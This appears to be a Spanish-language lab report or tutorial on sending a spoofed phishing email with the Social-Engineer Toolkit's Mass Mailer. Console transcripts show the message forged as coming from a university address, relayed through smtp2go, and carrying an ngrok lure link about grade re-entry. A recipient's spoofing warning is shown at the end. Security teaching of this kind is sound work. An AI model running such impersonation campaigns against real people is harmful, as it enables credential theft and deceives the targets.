
```
           The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

3. Luego debe de seleccionar la opción cinco, que son ataques de correo masivo.



```
           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 5
```

4. Luego seleccione la opción uno, que es un ataque que solo enviará un solo correo.




```
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
```

5. Debe de configurar los datos que se le soliciten:

- From address: Es el correo que mostrará desde que se está enviando.


- From name: Es el nombre que aparecerá que se está enviando.

- Username for open-relay: Es el usuario que está en el smtp2go como usuario de smtp.
- Password for open-relay: La contraseña del usuario anterior.
- SMTP email server address: Aquí se coloca la dirección del smtp que se haya escogido, en este caso mail.smtp2go.com.
- Port number for the SMTP server: Se coloca el puerto que utilizará para enviar correos electrónicos, en el caso de smtp2go utiliza el 2525.
- Email Subject: Es el asunto del correo electrónico.
- Y por último ingresa el contenido del correo electrónico según la opción que haya escogido de texto plano o de HTML, escribiendo END al finalizar de escribir el correo.



```
set:phishing>2
set:phishing> From address (ex: moo@example.com):ecivil@miumg.edu.gt
set:phishing> The FROM NAME the user will see:Edgar Civil
set:phishing> Username for open-relay [blank]:ferencandor@gmail.com
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):mai
l.smtp2go.com
set:phishing> Port number for the SMTP server [25]:2525
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Reingreso de notas malas
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new
line.
set:phishing> Enter the body of the message, type END (capitals) when finished:P
ara reingreso de notas favor ingresar en el siguiente enlace https://dc72cfd1.ng
rok.io
Next line of the body: END
[*] SET has finished sending the emails

      Press <return> to continue
```

6. La víctima estará recibiendo un correo electrónico, según la seguridad que tenga implementada en su correo está le podrá aparecer en la carpeta spam o no.



Reingreso de notas malas

Edgar Civil ecivil@miumg.edu.gt a través de [illegible]

para mí

Ten cuidado con este mensaje

Correo de Universidad Mariano Gálvez no ha podido verificar que proviene realmente de miumg.edu.gt. Evita hacer clic en enlaces, descargar archivos adjuntos o responder con información personal.

Para reingreso de notas favor ingresar en el siguiente enlace https:// [illegible] .ngrok.io

CONCLUSIÓN

Como resultado del siguiente informe, usted deberá de haber aprendido sobre como se realiza phishing y mail spoofing, en el sistema operativo de Kali Linux.